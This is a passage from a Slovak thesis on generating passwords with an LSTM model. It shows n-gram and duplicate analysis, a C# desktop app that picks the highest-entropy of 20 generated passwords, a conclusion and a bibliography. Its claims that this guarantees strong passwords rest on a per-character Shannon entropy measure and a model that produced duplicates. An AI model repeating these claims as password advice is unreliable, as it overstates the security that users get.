skontrolované.



Obrázok 103. Výsledok hladania regexov vo vygenerovaných heslách Agent A a B [Zdroj vlastný]




Obrázok 104. Výsledok hladania regexov vo vygenerovaných heslách Agent C a D [Zdroj vlastný]

Ako je z tohoto výstupu badateľné, agenti A a D nenašli žiadny vhodný regex. Pri agentoch B a C boli nájdené len dva regexy, pomocou ktorých bol nájdený len jeden reťazec obsahujúci 4 znaky. Čo naznačuje, že testované heslá neobsahovali žiadne validné regexy.

Ďalším krokom analýzy bolo hľadanie tri-gramov a iných n-gramov v heslách. N-gram je sekvencia znakov určitej dĺžky, napríklad 4-gram, sú štyri znaky a podobne. V slove „password“ nájdeme tieto 4-gramy. „pass“, „assw“, „sswo“, „swor“, „word“. [66]

Okrem iného sú medzi vygenerovanými heslami hľadané aj duplicity. To znamená heslá, ktoré tento model vygeneroval viac ako raz.



Obrázok 105. Výsledok hladania n-gramov a duplicít vo vygenerovaných heslách [Zdroj vlastný]

V rámci tejto analýzy boli prevedené nasledujúce kroky. Zistenie unikátnych 3-gramov. Bolo začaté s n-gramom veľkosti 3, nakoľko menšie by nemali príliš veľký význam. Pri tejto analýze bolo zistených 321 578 unikátnych 3-gramov. Pri 4-gramoch je výsledok 208 589. 5-gramy a 6-gramy dosiahli počet necelých 150 016 a 102 819.

Zaujímavý je aj posledný bod analýzy, kde bolo zistené, že model vygeneroval 25 duplicitných hesiel. Tento fakt môže priamo súvisieť s obmedzenou veľkosťou trénovacej datovej sade. Ďalším prvkom, ktorý tento fakt mohol ovplyvniť je to, že heslá boli generované s konštantnou dĺžkou. Z reálneho hľadiska je dĺžka generovaných hesiel variabilnejšia, nakoľko používatelia volia heslá s rôznou dĺžkou.

7 IMPLEMENTÁCIA NÁSTROJA PRE GENEROVANIE HESIEL

Implementáciou tohoto nástroja je zatiaľ desktopová aplikácia pre systém Windows. Ďalším rozšírením by potom mohol byť web. Táto implementácia formou desktopovej aplikácie vyvýjanej vo vývojovom prostredí Visual Studio, v jazyku C# je zvolená z dôvodu možnosti bezplatného zhotovenia priamo na osobnom počítači, bez nutnosti kupovania domény, spravovania webhostingu a iných, štandardne spoplatnených služieb.


Desktopovou aplikáciou je teda generátor hesiel, využívajúci natrénovaný model LSTM vytvorený a popísaný v predošlých kapitolách, schopný generovať bezpečné heslá. Implementácia nesie pracovný názov „MiKUB-Generator“.

7.1 Grafický dizajn generátora

Pri návrhu dizajnu bolo prvým krokom premyslenie a naplánovanie požadovanej funkčnosti tak, aby výsledný grafický návrh spĺňal túto funkcionalitu. V rámci návrhu teda boli stanovené tieto body:

- Voľba dĺžky generovaného hesla
- Tlačidlo na spustenie generátora
- Výstup pre výsledné generované heslo
- Progress bar na zobrazenie priebehu procesu generovania

Po stanovaní týchto bodov ako základných prvkov ovládania bolo možné začať zo samotným dizajnovaním.



Obrázok 106. Grafický návrh vlastného generátora hesiel [Zdroj vlastný]

Výsledný dizajn generátora by mal byť jednoduchý na pochopenie aj pre laického používateľa. Na vygenerovanie hesla teda stačí urobiť dva kroky, vybrať dĺžku hesla a stlačiť tlačidlo generovania. Aj v prípade nenastavenia dĺžky hesla užívateľom je východzia hodnota nastavená na 12 znakov, takže užívateľ vždy dostane bezpečné heslo.

7.2 Princíp fungovania generátora

Po dokončení grafického návhu je ďalším krokom implementácia funkcionality. Princíp fungovania by mal byť nasledovný. Užívateľ spustí aplikáciu na svojom počitači. Vyberie pomocou „okna“ zvaného *comboBox* dĺžku hesla, ktoré chce generovať. Ten je nastavený tak, že umožňuje zvoliť dĺžku hesla v rozmedzí od 12 do 64 znakov. Ak je dĺžka hesla zvolená, užívateľ klikne na tlačidlo „Generuj Heslo“ a tým spustí proces generovania. Počas generovania sa aktualizuje progress bar, ktorý je pridaný primárne pre to, aby

užívateľ vedel, že sa niečo deje. Keďže proces generovania nie je okamžitý, bez takéhoto vizuálneho prvku by teda uživateľ mohol nadobudnúť pocit, že aplikácia „zamrzla“ a skúšať ju reštartovať alebo vypnúť. Po generovaní by malo byť do posledného textového poľa vložené vygenerované heslo, ktoré môže používateľ skopírovať a následne ďalej používať.

7.2.1 Programová implementácia generátora

Programová implementácia zahŕňa viacero funkcií. V prvom rade je základná funkcionalita ukrytá za tlačidlom generovania. Po kliknutí na toto tlačidlo je prevzatá hodnota z comboBoxu, táto hodnota je uložená do premennej *passwordLength,* odkial následne vstupuje do parametra ďalšej funkcie, ktorou je *RunPythonScript.* Keďže získavanie hodnoty z comboBoxu môže byť problematické, je potreba tento vstup ošetriť, sériou podmienok a *try/catch* bloku je docielené, že jediný prípustný scenár je prázdne pole, ktoré bude generovať heslo s východzou dĺžkou 12 znakov. Ďalšími podmienkami sú zvolená veľkosť medzi 64 a 12 znakmi. V prípade ak by sa „overenie“ tohoto vstupu nepodarilo, či už z dôvodu prekročenia rozsahu, alebo neúspechu prevodu z reťazca na čísla, je do poľa pre vygenerované heslo umiesnené oznámenie, že používateľ musí tento vstup zmeniť.

```
1 reference
private async void GeneratePassword_Click(object sender, EventArgs e)
{
    GeneratedPassword.Text = "";
    var passwordLength = 12;
    try
    {
        Int32.TryParse(comboBox1.Text, out passwordLength);
        if (string.IsNullOrEmpty(comboBox1.Text))
        {
            passwordLength = 12;
        }
        else if(passwordLength >64 || passwordLength <12)
        {
            throw new Exception("values out of bounds");
        }
        string output = await RunPythonScript(passwordLength);
        List<string> passwords = new List<string>();
        if (!string.IsNullOrEmpty(output))
        {
            var passwordsArray = output.Split(new[] { Environment.NewLine }, StringSplitOptions.RemoveEmptyEntries);
            foreach (var password in passwordsArray)
            {
                passwords.Add(password);
            }
        }


        string bestPassword = FindStrongestPassword(passwords);
        progressBar.Value = 100;
        GeneratedPassword.Text = bestPassword;
    }
    catch
    {
        GeneratedPassword.Text = "Do poľa pre dĺžku zadajte číslo od 12 do 64!";
    }
}
```

Obrázok 107. Funkcia GeneratePassword_Click [Zdroj vlastný]

Keďže naučený model je implementovaný v pythone, aplikácia musí na pozadí tento script spúšťať. V rámci tejto funkcie sú pridané cesty k spustiteľnému programu *python.exe*, ktorý spúšťa samotný skript. Následne je pridaná cesta k samotnému scriptu *GeneratorOnly.py*, ktorý je potom spustený. V rámci tejto metódy sa spravuje aj hodnota progress baru, kde podľa dĺžky hesla je progress bar postupne „napĺňaný“. Výstupom tejto funkcie je reťazec s vygenerovanými heslami. Tieto sú potom zase rozdelené do zoznamu reťazcov tak, aby každý prvok odpovedal jednému vygenerovanému heslu. Celkový počet vygenerovaných hesiel je 20. Táto hodnota je napevno nastavená v samotnom skripte.

```
1 reference
private async Task<string> RunPythonScript(int passwordLength)
{
    string currentDirectory = Directory.GetCurrentDirectory();
    string parentDirectory = Path.GetFullPath(Path.Combine(currentDirectory, @"..\..\..\PythonFiles"));
    string pythonPath = @"C:\Users\Lenovo_Z580_W10H\PycharmProjects\pythonProject\venv\Scripts\python.exe";
    string scriptPath = Path.Combine(parentDirectory, "GeneratorOnly.py");

    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = pythonPath;
    psi.Arguments = $"\"{scriptPath}\" {passwordLength}";
    psi.UseShellExecute = false;
    psi.CreateNoWindow = true;
    psi.RedirectStandardOutput = true;

    using (Process process = Process.Start(psi))
    {
        await Task.Run(async () =>
        {
            for (int i = 1; i <= 90; i++)
            {
                await Task.Delay(passwordLength * 28);
                if (process.HasExited)
                    break;
                progressBar.Invoke((Action)delegate { progressBar.Value = i; });
            }
        });

        string output = await process.StandardOutput.ReadToEndAsync();
        return output;
    }
}
```

Obrázok 108. Funkcia RunPythonScript [Zdroj vlastný]

Ďalšia funkcia, ktorá tento nástroj odlišuje od dostupných nástrojov je *FindStrongestPassword*, do ktorej parametra vstupuje samotný zoznam hesiel. V rámci tejto funkcie je volaná funkcia *CalculateShannonEntropy*, ktorá ako už samotný názov vypovedá, postupne pre každé heslo vráti vypočítanú hodnotu entropie podľa už spomínaného Shannonovho výpočtového postupu.

```
1 reference
static string FindStrongestPassword(List<string> passwords)
{
    string strongestPassword = "";
    double maxEntropy = 0;

    foreach (string password in passwords)
    {
        double entropy = CalculateShannonEntropy(password);
        if (entropy > maxEntropy)
        {
            maxEntropy = entropy;
            strongestPassword = password;
        }
    }

    return strongestPassword;
}
```

Obrázok 109. Funkcia FindStrongestPassword [Zdroj vlastný]


Keď sú prejdené všetky heslá, vyberie sa heslo s najväčšou entropiou, ktoré je vrátené. To znamená, že tento generátor vygeneruje naraz 20 hesiel, spomedzi ktorých vyberie najlepšie, resp. také ktoré má najvyššiu entropiu a to vypíše užívateľovi do textového poľa. Týmto spôsobom je zaručená voľba tzv. najlepšieho z najlepších, a užívateľ teda obdrží heslo, ktoré by malo byť naozaj silné.

```
1 reference
static double CalculateShannonEntropy(string password)
{
    int uniqueChars = password.Distinct().Count();

    Dictionary<char, double> charProbabilities = new Dictionary<char, double>();
    foreach (char c in password)
    {
        if (!charProbabilities.ContainsKey(c))
        {
            charProbabilities[c] = (double)password.Count(ch => ch == c) / password.Length;
        }
    }

    double entropy = 0;
    foreach (var probability in charProbabilities.Values)
    {
        entropy -= probability * Math.Log(probability, 2);
    }

    return entropy;
}
```

Obrázok 110. Funkcia CalculateShannonEntropy [Zdroj vlastný]

7.3 Výsledná aplikácia


Aplikácia je spustená pomocou súboru *.exe*, po kliknutí na tento súbor sa zobrazí okno tak ako bol o popísané v predchádzajúcich kapitolách.



Obrázok 111. Spustiteľný súbor typu exe [Zdroj vlastný]

Po vybraní dĺžky hesla a kliknutí na tlačidlo generovania, sa spustí samotné generovanie a začína sa načítavať progress bar.

Obrázok 112. Spustený generátor „MiKUB-Generator“ [Zdroj vlastný]



Obrázok 113. Vygenerované heslo zobrazené v generátori [Zdroj vlastný]

Po dokončení generovania je teda v textovom poli zobrazené vygenerované heslo. Taktiež je možné si všimnúť, že progress bar je plný s hodnotou 100%. Pre vygenerovanie ďalšieho hesla potom stačí užívateľovi znova kliknúť na dané tlačidlo generovania. Po kliknutí naň sa vymaže hodnota progress baru aj textového poľa tak, aby boli pripravené na začatie tohoto procesu znova. Pri pohľade na túto aplikáciu by sa mohla naskytnúť otázka, prečo nie je možnosť výberu použitých množín znakov a vždy sú použité všetky vrátane špeciálnych znakov? Dôvodov je viacero, medzi prvými je cielené maximalizovanie entropie a komplexnosti generovaných hesiel. Ďalším z dôvodov je naučený model, ktorý je naučený práve tak, aby generoval heslá použitím všetkých množín znakov, vyňatie niektorých týchto množín z výsledkov by tak mohlo mať za následok generovanie slabších hesiel alebo opakovanie vzorov.

ZÁVER

V kontexte generovania hesiel sa môže naskytnúť otázka: „Prečo je lepšie využívať generatívne modely a rôzne formy umelej inteligencie na vytváranie hesiel, oproti štandardným metódam spoliehajúcim na náhodnosť a výpočet entropie“?

Odpovedí by mohlo byť viacero. Napríklad schopnosť modelov vyhýbať sa slovám prirodzeného jazyka a teda generovať heslá, ktoré sú relevantné pre používateľa. Ďalšou vlastnosťou modelov, je schopnosť predikcie a detekcie vzorov pričom dokáže nájsť rôzne vzory a vyhýbať sa im pri generovaní hesiel, čo môže prispieť k tvorbe hesiel, ktoré sú odolné voči slovníkovým útokom a podobne. Keďže oblasť AI sa neustále vyvíja a modely sú stále lepšie, kľúčový benefit môže spočívať v možnosti týchto modelov pružne aktualizovať vlastnosti generovaných hesiel tak aby boli prispôsobené najnovším hrozbám a zraniteľnostiam, čo predstavuje výhodu oproti heslám generovaným statickými algoritmami bez schopnosti prispôsobovať sa novým hrozbám. Aj keď True Random Number Generátory majú svoje výhody ako napríklad to, že nie je možné predpovedať, alebo odhadnúť generovanú postupnosť, oblasť generovania hesiel pomocou AI je perspektívna možnosť.

Cieľom tejto práce bolo preskúmať a prezentovať problematiku hesiel a metód na ich generovanie. V teoretickej časti boli popísané jednotlivé charakteristiky a zraniteľnosti hesiel, politiky ako aj rôzne alternatívne spôsoby autentifikácie ako su viacfaktorová autentifikácia, certifikáty, tokeny a podobne. Taktiež boli teoreticky popísané útoky, na ktoré sú heslá náchylné pokiaľ nespĺňajú bezpečnostné štandardy. Rovnako tak boli popísané rôzne typy generatívnych modelov. Ďalšou dôležitou časťou bolo popísanie entropie hesiel, hashovacích funkcií a metód na ich vylepšenie ako sú salt a pepper. Taktiež boli spomenuté procesy obnovy hesla spolu s ich zraniteľnosťami a v neposlednom rade password managers ako nástroje na správu a uchovávanie silných hesiel. Ďalšou kapitolou v teoretickej časti je aj heselná psychológia a používateľské návyky, kde je rozobrané správanie sa používateľov pri tvorbe a uchovávaní hesiel.

V praktickej časti bola realizovaná séria analýz, vrátane analýzy existujúcich riešení, kde boli vyskúšané niektoré dostupné nástroje slúžiace na generovanie hesiel. Pomocou týchto

nástrojov boli vygenerované heslá, ktoré boli prostredníctvom špecializovaného nástroja ohodnotené a popísané. Ďalším významným krokom bolo preskúmanie dátových sád s uniknutými heslami. V rámci tohoto bodu boli nájdené datové sady hesiel, ktoré unikli pri rôznych dátových únikoch. Tieto veľké súbory obsahujúce množstvo hesiel boli podrobne analyzované, pričom hlavným zámerom bolo určiť kľúčové vlastnosti týchto datových sád ako napríklad priemerná dĺžka, priemerná bezpečnosť, najdlhšie či najkratšie heslo a vizualizovať početnosť použitých znakov pomocou histogramu početností. Ďalšou rozsiahlou kapitolou v rámci praktickej časti boli ukážky útokov na heslá, kde je kladený dôraz na popísanie ich fungovania a možnosti využitia. V tejto časti sú predstavené útoky ako Brute Force, Keylogger, Slovníkový útok a nástroj na obnovu hesiel Hashcat, pričom sú zahrnuté ukážky kódu a popísané fungovanie útokov a taktiež samotná demonštrácia útokov. Následne je vyhotovený generatívny model, ktorý bol postupne učený na viacerých datových sadách. V rámci učenia bola použitá vyfiltrovaná datová sada s uniknutými heslami a ako záruka kvality bola vytvorená datová sada obsahujúci bezpečné heslá. Model bol zvlášť učený na každom z nich, kde tieto naučené modely sú potom použité na vygenerovanie hesiel. Vygenerované heslá boli analyzované a porovnávané ako s heslami vygenerovanými existujúcimi nástrojmi, tak aj medzi jednotlivými variantami natrénovaného modelu, aby bolo možné vybrať najlepšiu z týchto variant. Na záver je nadizajnovaný a implementovaný naučený model do desktopovej aplikácie zvanej „MiKUB-Generator“, ktorá bola vytvorená práve s cieľom využitia modelu na generovanie hesiel. Táto aplikácia tak umožňuje používateľovi vygenerovať nové heslo s dĺžkou, ktorú v aplikácii definoval.

ZOZNAM POUŽITEJ LITERATÚRY

[1] HOWARTH, Josh. *50+ Password Statistics: The State of Password Security in 2023*. Online. Exploding Topics. 2023-02-06. Dostupné z: https://explodingtopics.com/blog/password-stats [cit. 2023-12-05].

[2] DATACAMP. *What is Text Generation?* Online. Dostupné z: https://www.datacamp.com/blog/what-is-text-generation [cit. 2023-12-06].

[3] UMEJIAKU, A.P., DHAKAL, P., SHENG, V.S. *Balancing Password Security and User Convenience: Exploring the Potential of Prompt Models for Password Generation*. Online. Electronics (Switzerland), 12(10), art. no. 2159. DOI: 10.3390/electronics12102159. Scopus. Dostupné z: https://www.scopus.com/inward/record.uri?eid=2-s2.0-85160657215&doi=10.3390%2felectronics12102159&partnerID=40&md5=48deb86f6e7bc16b05efb74165c767e1 [cit. 2023-12-05].

[4] SAHIN, S., ROOMI, S.A., POTEAT, T., Li, F. *Investigating the Password Policy Practices of Website Administrators*. Online. In: Proceedings - IEEE Symposium on Security and Privacy, May 2023, pp. 552-569. DOI: 10.1109/SP46215.2023.10179288. Scopus. Dostupné z: https://www.scopus.com/inward/record.uri?eid=2-s2.0-85166475833&doi=10.1109%2fSP46215.2023.10179288&partnerID=40&md5=64336daed37ee91f2b6ab49b7b26ddf8 [cit. 2023-12-05].

[5] FOSTER, David. *Generative Deep Learning: Teaching Machines To Paint, Write, Compose, and Play*. 2nd. ed. O'Reilly Media, 12 May 2023. ISBN 1098134184. [cit. 2023-12-05].

[6] BONNETT, Dovell. *Making Passwords Secure: Fixing the Weakest Link in Cybersecurity*. CreateSpace Independent Publishing Platform, 24 March 2016. ISBN 1530164486. [cit. 2023-12-05].

[7] YILDIRIM, M., MACKIE, I. *Encouraging users to improve password security and memorability*. Online. International Journal of Information Security, 18(6), 741-759. Dostupné z: https://doi.org/10.1007/s10207-019-00429-y. [cit. 2023-12-05].

[8] MITRE Corporation. *Common Weakness Enumeration (CWE) - CWE-259: Use of Hard-coded Password.* Online. Dostupné z: https://cwe.mitre.org/data/definitions/259.html [cit. 2023-12-05].

[9] CRASHTEST SECURITY GMBH. *Password Attacks: Types, Methods, and Prevention.* Online. Dostupné z: https://crashtest-security.com/password-attack/ [cit. 2023-12-05].

[10] CLOUDFLARE. *DNS Cache Poisoning.* Online. Dostupné z: https://www.cloudflare.com/learning/dns/dns-cache-poisoning [cit. 2023-12-06].

[11] MCAFEE. *What is Typosquatting?* Online. McAfee. Dostupné z: https://www.mcafee.com/learn/what-is-typosquatting/ [cit. 2023-12-06].

[12] OWASP. *Reverse Tabnabbing*. Online. Dostupné z: https://owasp.org/www-community/attacks/Reverse_Tabnabbing [cit. 2023-12-06].

[13] OWASP. *Clickjacking*. Online. Dostupné z: https://owasp.org/www-community/attacks/Clickjacking [cit. 2023-12-06].

[14] SPICEWORKS. *Clickjacking Definition, Methods, Prevention*. Online. Dostupné z: https://www.spiceworks.com/it-security/network-security/articles/what-is-clickjacking/ [cit. 2023-12-06].

[15] CROWDSTRIKE. *Cybersecurity 101: Brute Force Attacks.* Online. Dostupné z: https://www.crowdstrike.com/cybersecurity-101/brute-force-attacks/ [cit. 2023-12-08].

[16] OWASP. *Credential Stuffing*. Online. Dostupné z: https://owasp.org/www-community/attacks/Credential_stuffing/ [cit. 2023-12-08].

[17] OWASP. *Password Spraying Attack* . Online. Dostupné z: https://owasp.org/www-community/attacks/Password_Spraying_Attack/ [cit. 2023-12-08].

[18] NORDPASS. *What is a Dictionary Attack?*. Online. Dostupné z: https://nordpass.com/blog/what-is-a-dictionary-attack/ [cit. 2023-12-08].

[19] BEYOND IDENTITY. *Rainbow Table Attack.*. Online . Dostupné z: https://www.beyondidentity.com/glossary/rainbow-table-attack/ [cit. 2023-12-08].

[20] SINGH, Arjun, et al. *Keylogger detection and prevention. In: Journal of Physics: Conference Series.* IOP Publishing, 2021. p. 012005. [cit. 2023-12-11].

[21] MICROSOFT. *What is Password Protection?* Online. Dostupné z: https://www.microsoft.com/en-us/security/business/security-101/what-is-password-protection [cit. 2023-12-12].

[22] BOSTON UNIVERSITY. *Authentication Best Practices.* Online. Dostupné z: https://www.bu.edu/tech/about/security-resources/bestpractice/auth [cit. 2023-12-12].

[23] OWASP. *Multifactor Authentication Cheat Sheet*. Online. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html [cit. 2023-12-30].

[24] PANDEY, P. - NISHA, T.N. *Challenges in Single Sign-On.*Online. IOP Publishing. Dostupné z: http://dx.doi.org/10.1088/1742-6596/1964/4/042016 [cit. 2023-12-30].

[25] GEEKSFORGEEKS. *Introduction of Single Sign-On (SSO).* Online. Dostupné z: https://www.geeksforgeeks.org/introduction-of-single-sign-on-sso/ [cit. 2023-12-30].

[26] DANG, A.T. *Biometric Authentication Methods*. Online. Towards Data Science. Dostupné z: https://towardsdatascience.com/biometric-authentication-methods-61c96666883a [cit. 2023-12-30].

[27] EDOH, A.M.W.S., DJARA, T., ALI TAHIROU, A.-A.S., VIANOU, A. (2023). *Biometric Authentication Methods on Mobile Platforms: An Introduction to Fingerprint Strong Feature Extraction*. International Journal of Mobile Computing and Multimedia Communications.DOI: 10.4018/IJMCMC.334130. [cit. 2023-12-30].

[28] OKTA. *What is Token-Based Authentication?*. Online. Dostupné z: https://www.okta.com/identity-101/what-is-token-based-authentication/ [cit. 2023-12-31].

[29] CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY (CISA). *Use Strong Passwords*. Online. Dostupné z: https://www.cisa.gov/secure-our-world/use-strong-passwords [cit. 2023-12-31].

[30] OMNI CALCULATOR. *Password Entropy Calculator*. Online. Dostupné z: https://www.omnicalculator.com/other/password-entropy [cit. 2023-12-31].

[31] NETWRIX BLOG. *NIST Password Guidelines: Everything You Need to Know.* Online. Dostupné z: https://blog.netwrix.com/2022/11/14/nist-password-guidelines/ [cit. 2023-12-31].

[32] IDENTITY MANAGEMENT INSTITUTE. *Authorization and Authentication Standards*. Online. Dostupné z: https://identitymanagementinstitute.org/authorization-and-authentication-standards/ [cit. 2023-12-31].

[33] RESEARCHGATE. *OAuth 2.0 Simplified Scheme*. Online. Dostupné z: https://www.researchgate.net/figure/OAuth-20-simplified-scheme_fig4_335686500 [cit. 2023-12-31].

[34] WHEELER, Daniel Lowe. *zxcvbn: {Low-Budget} Password Strength Estimation.* Online. Dostupné z: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/wheeler [cit. 2024-01-29].

[35] AVAST ANTIVIRUS. *Random Password Generator | Create Strong Passwords.* Online. Dostupné z: https://www.avast.com/random-password-generator#pc [cit. 2024-01-29].

[36] LASTPASS. *Password Generator – LastPass*. Online. Dostupné z: https://www.lastpass.com/features/password-generator#generatorTool [cit. 2024-01-29].

[37] DASHLANE. *Password Generator*. Online. Dostupné z: https://www.dashlane.com/features/password-generator [cit. 2024-01-30].

[38] STANFORD SECURITY LAB. *Web Password Hashing*. Online. Dostupné z: https://crypto.stanford.edu/PwdHash/ [cit. 2024-01-30].

[39] *Stanford PwdHash*. Online. Dostupné z: https://pwdhash.github.io/website/ [cit. 2024-01-30].

[40] LIBRARIES.IO. *Password-strength*. Online. Dostupné z: https://libraries.io/pypi/password-strength [cit. 2024-01-31].

